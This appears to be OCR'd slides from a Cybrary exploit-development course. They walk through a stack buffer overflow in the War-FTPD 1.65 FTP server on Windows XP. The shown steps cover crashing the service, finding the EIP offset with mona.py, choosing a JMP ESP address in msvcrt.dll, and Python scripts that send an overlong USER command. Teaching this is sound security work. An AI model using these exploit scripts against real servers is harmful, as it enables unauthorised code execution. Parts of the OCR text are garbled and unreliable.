PE header: I
```

[09:53:44] Attached process paused at ntdll.DbgBreakPoint Paused

Causing a Crash

```
root@kali:~/Desktop# chmod +x warftpskel.py
root@kali:~/Desktop# ./warftpskel.py
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65
Ready
220 Please enter your user name.
331 User name okay, Need password.
```

CYBRARY.IT

Free IT Training

Causing a Crash

Immunity Debugger - war-ftpd.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment sp

CPU - thread 00000588

Registers (FPU)

EAX	00000001
ECX	00000001
EDX	00000000
EBX	00000000
ESP	00AFFD48 ASCII "AAAAAAAAAAAAAAAAAAAA"
EBP	00AFFD40 ASCII "AAAAAAAAAAAAAAAAAAAA"
ESI	7C909348 kernel32!GetTickCount
EDI	00AFFE48 ASCII "AAAAAAAAAAAAAAAAAAAA"
EIP	41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
S 0 DS 0023 32bit 0(FFFFFFFF)
T 0 FS 003B 32bit 7FFDE000(FFF)
D 0 GS 0000 NULL

Address	Hex dump	ASCII	Comment
00440000	00 00 00 00 59 48 43 00	...VKC.	
00440008	F0 36 40 00 30 37 40 00	≡60.070.	
00440010	30 30 42 00 70 30 42 00	00B.p0B.	
00440018	60 02 43 00 30 08 43 00	*0C.p0C.	
00440020	F0 10 43 00 20 11 43 00	0D.p0D.	
00440028	60 11 43 00 F0 11 43 00	*0E.p0E.	
00440030	F0 12 43 00 20 12 43 00	0F.p0F.	
00440038	40 13 43 00 30 13 43 00	@0G.p0G.	
00440040	C0 13 43 00 00 14 43 00	40H.p0H.	

Address	Disassembly	Comment
00AFFD48	41414141 AAAA	
00AFFD4C	41414141 AAAA	
00AFFD50	41414141 AAAA	
00AFFD54	41414141 AAAA	
00AFFD58	41414141 AAAA	
00AFFD5C	41414141 AAAA	
00AFFD60	41414141 AAAA	
00AFFD64	41414141 AAAA	
00AFFD68	41414141 AAAA	
00AFFD6C	41414141 AAAA	
00AFFD70	41414141 AAAA	

Address	Disassembly	Comment
76FC	00960000 00001000	MEM
773D	00970000 00002000	MEM
774E	00980000 00003000	MEM
7792	009D0000 0000E000	MEM
77C1	009E0000 00001000	MEM
77D0	009F0000 00002000	MEM
77E7	00AFC000 00001000	MEM
77F1	00AFD000 00003000	MEM
77F6	00B00000 00001000	MEM
77FE	00C3E000 00001000	MEM
7C80	00C3F000 00001000	MEM
7C90	00D3E000 00001000	MEM
7C9C	00D3F000 00001000	MEM
7E41	00D40000 0000C000	MEM
	00D50000 00007000	MEM
	00D00000 00002000	MEM
	00E10000 00001000	MEM
7E912C	00E50000 00001000	MEM
	00E90000 00001000	MEM
414141	00ED0000 00001000 odcbint	PE header

[10:10:38] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass ex Paused

Identifying the Overwrite

Traditionally we split the string into 550 A's and 550 B's

Crash the program again. If EIP has A's in it then the crash is in the first half, if B's its in the second half

Keep splitting in half until identifying the exact 4 bytes

Mona.py

A exploit development plugin for Immunity Debugger and WinDGB by the Corelan team

We will use it throughout the course to help us streamline our exploitation

Setup logging: `!mona config -set workingfolder C:\logs\%p`

Identifying the Overwrite

Luckily we have it easier these days with a cyclic pattern


```
!mona pattern_create 1100
```

Writes the pattern to C:\logs\war-
ftpd\pattern.txt

CYBRARY.IT

Free IT Training

Identifying the Overwrite



The screenshot shows the Immunity Debugger interface. The main window displays the 'Log data' window, which contains a list of loaded modules. The modules listed include various system DLLs and user-defined DLLs, such as 'C:\WINDOWS\system32\odbcint.dll', 'C:\WINDOWS\system32\uxtheme.dll', 'C:\WINDOWS\system32\COMCTL32.dll', 'C:\Documents and Settings\georgia\Desktop\war-ftp.dxe', 'C:\WINDOWS\system32\hnetcfg.dll', 'C:\WINDOWS\system32\mswsock.dll', 'C:\WINDOWS\System32\wshtcpip.dll', 'C:\WINDOWS\system32\MS2HELP.dll', 'C:\WINDOWS\system32\MS2_32.dll', 'C:\WINDOWS\system32\MSOCK32.dll', 'C:\WINDOWS\system32\NPF.dll', 'C:\WINDOWS\system32\ODBC32.DLL', 'C:\WINDOWS\system32\MSCTF.dll', 'C:\WINDOWS\system32\wsbth.dll', 'C:\WINDOWS\system32\msctfime.ime', 'C:\WINDOWS\system32\IMM32.DLL', 'C:\WINDOWS\system32\condlg32.dll', 'C:\WINDOWS\system32\WINMM.dll', 'C:\WINDOWS\system32\iphlpapi.dll', 'C:\WINDOWS\system32\DNSAPI.dll', 'C:\WINDOWS\system32\ILDAP32.dll', 'C:\WINDOWS\system32\winrnr.dll', 'C:\WINDOWS\system32\rasadhlp.dll', 'C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\c...', 'C:\WINDOWS\system32\ole32.dll', 'C:\WINDOWS\system32\SETUPAPI.dll', 'C:\WINDOWS\system32\MSUCRT.dll', 'C:\WINDOWS\system32\ADVAPI32.dll', 'C:\WINDOWS\system32\RPCRT4.dll', 'C:\WINDOWS\system32\GDI32.dll', 'C:\WINDOWS\system32\SHLWAPI.dll', 'C:\WINDOWS\system32\Secur32.dll', 'C:\WINDOWS\system32\kernel32.dll', 'C:\WINDOWS\system32\ntdll.dll', 'C:\WINDOWS\system32\SHELL32.dll', and 'C:\WINDOWS\system32\USER32.dll'. Below the module list, there are several log messages, including 'New thread with ID 0000A04 created', 'CRC changed, discarding .uud data', and 'Thread 0000A04 terminated, exit code 0'. At the bottom of the debugger, a command prompt shows the command '!mona pattern_create 1100' and the status 'Running'.

```
Immunity Debugger - war-ftp.dxe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ? Immunity Consulting Services Manager

Log data
Address Message
7C9520EC New thread with ID 0000A04 created
00400000 Modules C:\Documents and Settings\georgia\Desktop\war-ftp.dxe
CRC changed, discarding .uud data
00ED0000 Modules C:\WINDOWS\system32\odbcint.dll
5AD70000 Modules C:\WINDOWS\system32\uxtheme.dll
5D090000 Modules C:\WINDOWS\system32\COMCTL32.dll
5F400000 Modules C:\Documents and Settings\georgia\Desktop\MFC42.DLL
662B0000 Modules C:\WINDOWS\system32\hnetcfg.dll
71A50000 Modules C:\WINDOWS\system32\mswsock.dll
71A90000 Modules C:\WINDOWS\System32\wshtcpip.dll
71AA0000 Modules C:\WINDOWS\system32\MS2HELP.dll
71AB0000 Modules C:\WINDOWS\system32\MS2_32.dll
71AD0000 Modules C:\WINDOWS\system32\MSOCK32.dll
71B20000 Modules C:\WINDOWS\system32\NPF.dll
74320000 Modules C:\WINDOWS\system32\ODBC32.DLL
74720000 Modules C:\WINDOWS\system32\MSCTF.dll
751D0000 Modules C:\WINDOWS\system32\wsbth.dll
755C0000 Modules C:\WINDOWS\system32\msctfime.ime
76390000 Modules C:\WINDOWS\system32\IMM32.DLL
763B0000 Modules C:\WINDOWS\system32\condlg32.dll
76B40000 Modules C:\WINDOWS\system32\WINMM.dll
76D60000 Modules C:\WINDOWS\system32\iphlpapi.dll
76F20000 Modules C:\WINDOWS\system32\DNSAPI.dll
76F60000 Modules C:\WINDOWS\system32\ILDAP32.dll
76FB0000 Modules C:\WINDOWS\system32\winrnr.dll
76FC0000 Modules C:\WINDOWS\system32\rasadhlp.dll
773D0000 Modules C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\c...
774E0000 Modules C:\WINDOWS\system32\ole32.dll
77920000 Modules C:\WINDOWS\system32\SETUPAPI.dll
77C10000 Modules C:\WINDOWS\system32\MSUCRT.dll
77DD0000 Modules C:\WINDOWS\system32\ADVAPI32.dll
77E70000 Modules C:\WINDOWS\system32\RPCRT4.dll
77F10000 Modules C:\WINDOWS\system32\GDI32.dll
77F60000 Modules C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 Modules C:\WINDOWS\system32\Secur32.dll
7C900000 Modules C:\WINDOWS\system32\kernel32.dll
7C930000 Modules C:\WINDOWS\system32\ntdll.dll
7C9C0000 Modules C:\WINDOWS\system32\SHELL32.dll
7E410000 Modules C:\WINDOWS\system32\USER32.dll
7C90120E [!]:02:50] Attached process paused at ntdll.OdbgBreakPoint
[!]:02:53] Thread 0000A04 terminated, exit code 0
0BADF000 Creating cyclic pattern of 1100 bytes
0BADF000 Ra0Ha1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad
0BADF000 [+] Preparing output file "pattern.txt"
0BADF000 - (R)setting logfile at logs\war-ftp\pattern.txt
0BADF000 Note: don't copy this pattern from the log window, it might be truncated !
0BADF000 It's better to open c:\logs\war-ftp\pattern.txt and copy the pattern from the file
0BADF000 [+] This mona.py action took 0:00:00.031000

!mona pattern_create 1100
Running
```


Identifying the Overwrite

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6A
g7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak
3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5A
n6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq
8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3A
u4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0B
b1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4B
e5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi
0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Identifying the Overwrite

The screenshot shows the Immunity Debugger interface for the process war-ftp.d.exe. The CPU window displays the following registers:

Register	Value	Comment
EAX	00000001	
ECX	00000001	
EDX	00000000	
EBX	00000000	
ESP	00AFFD48	ASCII "q4Aq5Aq6Aq7Aq8Aq9Aq"
EBP	00AFFD40	ASCII "3At4At5At6At7At8At9"
ESI	7C80934A	kernel32.GetTickCount
EDI	00AFFE48	ASCII "9A20A21A22A23A24A25"
EIP	32714131	

The memory dump window shows the following data:

Address	Hex dump	ASCII
00440000	00 00 00 00 59 4E 43 00	...VKC.
00440008	F0 3E 40 00 30 37 40 00	=60.070.
00440010	30 30 42 00 70 30 42 00	00B.p0B.
00440018	60 02 43 00 90 08 43 00	'0C.e0C.
00440020	F0 10 43 00 20 11 43 00	>0C.<0C.
00440028	60 11 43 00 E0 11 43 00	*0C.<0C.
00440030	F0 12 43 00 20 13 43 00	x0C.00C.
00440038	40 13 43 00 80 13 43 00	00C.00C.
00440040	C0 13 43 00 00 14 43 00	00C..0C.

The console window shows the following output:

```
77E70000 Modules C:\WINDOWS\system32\RPCRT4.dll
77F10000 Modules C:\WINDOWS\system32\GDI32.dll
77F60000 Modules C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 Modules C:\WINDOWS\system32\Secur32.dll
7C800000 Modules C:\WINDOWS\system32\kernel32.dll
7C900000 Modules C:\WINDOWS\system32\ntdll.dll
7C9C0000 Modules C:\WINDOWS\system32\SHELL32.dll
7E410000 Modules C:\WINDOWS\system32\USER32.dll
7C90120E [11:02:50] Attached process paused at ntdll.DbgBreakPoint
[11:02:53] Thread 00000A04 terminated, exit code 0
0BADF000 Creating cyclic pattern of 1100 bytes
0BADF000 Ra0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad
0BADF000 [+] Preparing output file 'pattern.txt'
0BADF000 - (Re)setting logfile c:\logs\war-ftp\d\pattern.txt
0BADF000 Note: don't copy this pattern from the log window, it might be truncated !
0BADF000 It's better to open c:\logs\war-ftp\d\pattern.txt and copy the pattern from the file
0BADF000 [+] This mona.py action took 0:00:00.031000
32714131 [11:11:19] Access violation when executing [32714131]
```

The status bar at the bottom indicates: [11:11:19] Access violation when executing [32714131] - use Shift+F7/F8/F9 to pass ex Paused

Mona Findmsp

Use `!mona findmsp` to find all instances of part or all of the cyclic pattern in memory

Written to `C:\logs\war-ftp\findmsp.txt`

Finds if the pattern is in the registers (i.e. EIP) and the offset from the beginning of the pattern

Mona Findmsp

Partial output from !mona findmsp (the registers):

EIP contains normal pattern : 0x32714131 (offset 485)

ESP (0x00affd48) points at offset 493 in normal pattern (length 607)

EDI (0x00affe48) points at offset 749 in normal pattern (length 351)

EBP (0x00affda0) points at offset 581 in normal pattern (length 519)

Verifying Offsets

```
#!/usr/bin/python
import socket
buffer = "A" * 485 + "B" * 4 + "C" * 611
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

CYBERARY.IT

Free IT Training

Verifying Offsets

The screenshot displays the Immunity Debugger interface for the process `war-ftp.d.exe`. The CPU window shows the following registers (FPU):

- EAX: 00000001
- ECX: 00000001
- EDX: 00000000
- EBX: 00000000
- ESP: 00AFFD48 (ASCII: "CCCCCCCCCCCCCCCCCCCC")
- EBP: 00AFFD48 (ASCII: "CCCCCCCCCCCCCCCCCCCC")
- ESI: 7C809348 (kernel32.GetTickCount)
- E DI: 00AFFE48 (ASCII: "CCCCCCCCCCCCCCCCCCCC")
- EIP: 42424242

Control registers (C0) are also shown:

- ES: 0023 (32bit: 0(FFFFFFFF))
- CS: 001B (32bit: 0(FFFFFFFF))
- SS: 0023 (32bit: 0(FFFFFFFF))
- DS: 0023 (32bit: 0(FFFFFFFF))
- FS: 0036 (32bit: 7FFDE000(FFF))
- GS: 0000 (NULL)

The LastErr register is set to `ERROR_SUCCESS (00000000)`. The EFL register is `00010212` (NO, NB, NE, A, NS, PO, GE, G). The status registers (ST0-ST2) are empty.

The memory dump window shows the following data:

Address	Hex dump	ASCII
00440000	00 00 00 00 59 48 43 00VKC.
00440008	F0 36 48 00 30 37 48 00	=60.070.
00440010	30 30 42 00 70 30 42 00	00B.p0B.
00440018	60 02 43 00 90 03 43 00	'0C.e0C.
00440020	F0 10 43 00 20 11 43 00	<0C.<0C.
00440028	60 11 43 00 F0 11 43 00	*<0C.<0C.
00440030	F0 12 43 00 20 13 43 00	<0C..0C.
00440038	40 13 43 00 80 13 43 00	@0C.@0C.
00440040	C0 13 43 00 00 14 43 00	00C..0C.
00440048	40 14 43 00 80 14 43 00	@0C.@0C.
00440050	C0 14 43 00 00 15 43 00	00C..0C.
00440058	40 15 43 00 80 15 43 00	@0C.@0C.
00440060	C0 15 43 00 00 16 43 00	00C..0C.
00440068	30 17 43 00 00 00 00 00	00C.....
00440070	00 00 00 00 00 00 00 00

The Log window shows the following entries:

Address	Hex dump	Comment
00D5F000	00001000	stack of th...
00D40000	0000C000	
00D50000	00007000	
76F20000	00000000	
76D60000	00E10000	
76FB0000	00E50000	
76F60000	00E90000	
42424242	00E00000	odoint PE header

The status bar at the bottom indicates: `[14:16:19] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass ex Paused`

Redirecting Execution

This time we will redirect execution to shellcode which we will include in the attack string.

We need a reliable way to redirect our EIP control to that shellcode

Control of register(s) is an ideal way

CYBERPUNK.IT

Free IT Training

Mona Findmsp Registers

EIP contains normal pattern : 0x32714131
(offset 485)

ESP (0x00affd48) points at offset 493 in normal
pattern (length 607)

EDI (0x00affe48) points at offset 749 in normal
pattern (length 351)

EBP (0x00affda0) points at offset 581 in normal
pattern (length 519)

ESP

Memory address: 0x00affd48

Offset: 493

Length of string: 607

Ideal place to put our shellcode

But how to get there

CYBRARY.IT

Free IT Training

Redirecting Execution to ESP

Hardcoding the memory address of ESP
0x00affd48 is not ideal.

\x00 is often a bad character since it terminates strings (it is here)

Also hardcoding addresses is bad for exploit portability

Bad Characters

Characters that break the attack string

Terminate the string, corrupt into a different character or characters

We will cover finding them in a later module

For now: bad characters are `\x00 \x40 \x0a \x0d`

CYBRARYIT

Free IT Training

JMP ESP

No Address Space Layout Randomization (ASLR) on XP

Instructions in loaded modules will be in the same location at reboot and on other systems of the same platform

Locate an instruction that sends execution to ESP

CYBERARXIT

Free IT Training

JMP ESP

```
!mona jmp -r esp -cpb '\x00\x0a\x0d\x40'
```

Mona.py's jmp function searches for jmp to the register in -r.

Finds jmp esp and equivalent (call esp, push esp + ret)

-cpb automatically excludes bad characters

CYBRARY.IT

Free IT Training

Which JMP ESP?

From the program or its loaded modules at best

If not, if msvcrt.dll is loaded it has undergone relatively few changes among Windows versions

0x77c35459 from msvcrt.dll

Don't forget to flip the bytes for little endian

CYBRARY.IT

Free IT Training

Breakpoints in Immunity

Set a breakpoint on the saved return pointer
overwrite address

```
bp 0x77C35459
```

To see all the breakpoints go to View ->
Breakpoints

CYBRARY.IT

Free IT Training

Breakpoints in Immunity Debugger

The screenshot displays the Immunity Debugger interface for the process 'war-ftp.d.exe'. The main window shows the disassembly of the 'ntdll' module, with the instruction 'PUSH ESP' at address 77c35459 highlighted. A 'Breakpoints' dialog box is open, showing a single breakpoint set at address 77c35459 in the MSUCRT module, which is active and set to trigger 'Always'. The status bar at the bottom indicates the current breakpoint is 'bp 0x77c35459' and the process is 'Running'.

Address	Module	Active	Disassembly
77c35459	MSUCRT	Always	PUSH ESP

bp 0x77c35459

Running

Add JMP to Exploit

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buffer = "A" * 485 + "\x59\x54\xC3\x77" + "C" * 4 + "D" * 607
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Calling Conventions

ESP is at 483 4 bytes after the saved return pointer overwrite.

This doesn't look like our picture from the last module.

This is due to the calling convention used by the program, deciding which function will clean up the arguments.

Reaching the Breakpoint

Immunity Debugger - war-ftp.d.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment sp

CPU - thread 00000834, module MSVCRT

```
77C35454 54      PUSH ESP
77C35455 55      RETN
77C35456 76 FF    JR SHORT MSUCRT.77C3545C
77C35457 76 08    JNC SHORT MSUCRT.77C35467
77C35458 58 24250200 CALL <JMP, &KERNEL32.RtlUnwind>
77C35464 5D      POP EBP
77C35465 5F      POP EDI
77C35466 5E      POP ESI
77C35467 5B      POP EBX
77C35468 8BE5    MOV ESP, EBP
77C35469 5D      POP EBP
77C3546A 5C      RETN
77C3546B 85 4C24 04 MOV ECX, DWORD PTR SS:[ESP+4]
77C3546C 74 04 00000000 TEST DWORD PTR DS:[ECX+4], 6
77C3546D B8 01000000 MOV EAX, 1
77C3546E 74 28    JE SHORT MSUCRT.77C35496
77C3546F 8B4424 14 MOV EAX, DWORD PTR SS:[ESP+14]
77C35470 55      PUSH EBP
77C35471 8B68 10  MOV EBP, DWORD PTR DS:[EAX+10]
77C35472 8B50 28  MOV EDX, DWORD PTR DS:[EAX+28]
77C35473 52      PUSH EDX
77C35474 8B50 24  MOV EDX, DWORD PTR DS:[EAX+24]
ESP=00AFFD48, (ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

Registers (FPU)

```
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000000
ESP 00AFFD48 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 00AFFD40 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ESI 7C50934A kernel32.GetTickCount
EDI 00AFFE48 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EIP 77C35459 MSUCRT.77C35459
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFD0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000212 (NO, NB, NE, A, NS, PO, GE, 6)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
```

Address	Hex dump	ASCII	00AFFD48	43434343	CCCC
00440000	00 00 00 00 53 4B 43 00	...VKC.	00AFFD4C	43434343	CCCC
00440008	E0 26 40 00 30 27 40 00	#00.070.	00AFFD50	43434343	CCCC
00440010	30 30 42 00 70 30 42 00	00B.p0B.	00AFFD54	43434343	CCCC
00440018	E0 02 43 00 90 08 43 00	*0C.00C.	00AFFD58	43434343	CCCC
00440020	E0 10 43 00 20 11 43 00	*0C. <C.	00AFFD5C	43434343	CCCC
00440028	E0 11 43 00 E0 11 43 00	* <C.< <C.	00AFFD60	43434343	CCCC
00440030	E0 12 43 00 20 13 43 00	* <C. !!C.	00AFFD64	43434343	CCCC
00440038	40 13 43 00 80 13 43 00	!0C. C!!C.	00AFFD68	43434343	CCCC
00440040	C0 13 43 00 00 14 43 00	!0C. .!0C.	00AFFD6C	43434343	CCCC
00440048	40 14 43 00 80 14 43 00	@0C. C!0C.	00AFFD70	43434343	CCCC
00440050	C0 14 43 00 00 15 43 00	!0C. .!0C.	00AFFD74	43434343	CCCC
00440058	40 15 43 00 80 15 43 00	@0C. C!0C.	00AFFD78	43434343	CCCC
00440060	C0 15 43 00 00 16 43 00	!0C. .!0C.	00AFFD7C	43434343	CCCC
00440068	30 17 43 00 00 00 00 00	0!C.....	00AFFD80	43434343	CCCC
00440070	00 00 00 00 00 00 00 00	00AFFD84	43434343	CCCC

stack of th

```
77C35459 0003F000 00001000
77C35459 00D40000 00000000
77C35459 00050000 00007000
77C35459 00000000 00002000
77C35459 00E10000 00001000
77C35459 00E50000 00001000
77C35459 00E90000 00001000
77C35459 00ED0000 00001000 odbcint PE header
```

[12:16:45] Breakpoint at MSUCRT.77C35459

Paused

Stepping through the Program

Use F7 to step through the program to execute one instruction at a time

Step through the PUSH ESP + RET

We are redirected to our D's in ESP

This is where we will put our shellcode

CYBRARY.IT

Free IT Training

Stepping through the Program

The screenshot displays the Immunity Debugger interface for the process `war-ftp.d.exe`. The CPU window shows a list of instructions being stepped through, all of which are `INC ESP` instructions at addresses ranging from `00AFFD48` to `00AFFD5D`. The registers window shows the current state of the CPU registers, with `EIP` at `00AFFD48`. The memory dump window shows a sequence of bytes starting with `59 4B 43 00`, which corresponds to the ASCII string `...VKC`. The stack window shows the current stack frame, with the return address `7E41` and other pointers.

Immunity Debugger - war-ftp.d.exe

File View Debug Plugins Immlib Options Window Help Jobs

Immunity Consulting Services Manager

CPU - thread 00000ABC

Address	Hex dump	ASCII
00440000	00 00 00 00 59 4B 43 00	...VKC
00440008	F0 36 40 00 30 37 40 00	500.070.
00440010	30 30 42 00 70 30 42 00	000.p00.
00440018	60 02 43 00 90 08 43 00	*0C.e0C.
00440020	F0 10 43 00 20 11 43 00	*0C.<0C.
00440028	60 11 43 00 F0 11 43 00	*0C.<0C.
00440030	F0 12 43 00 20 13 43 00	*0C.00C.
00440038	40 13 43 00 80 13 43 00	00C.00C.
00440040	F0 13 43 00 00 14 43 00	00C.00C.
00440048	40 14 43 00 80 14 43 00	00C.00C.
00440050	C0 14 43 00 00 15 43 00	00C.*0C.
00440058	40 15 43 00 80 15 43 00	00C.*0C.
00440060	C0 15 43 00 00 16 43 00	00C.*0C.
00440068	30 17 43 00 00 00 00 00	00C.....
00440070	00 00 00 00 00 00 00 00

Registers (FPU)

Register	Value
EAX	00000001
ECX	00000001
EDX	00000000
EBX	00000000
ESP	00AFFD48
EBP	00AFFD40
ESI	7C809340
EDI	00AFFE48
EIP	00AFFD48

Memory Dump

Address	Hex dump	ASCII
00AFFD48	44 44 44 44 44 00 00
00AFFD4C	44 44 44 44 44 00 00
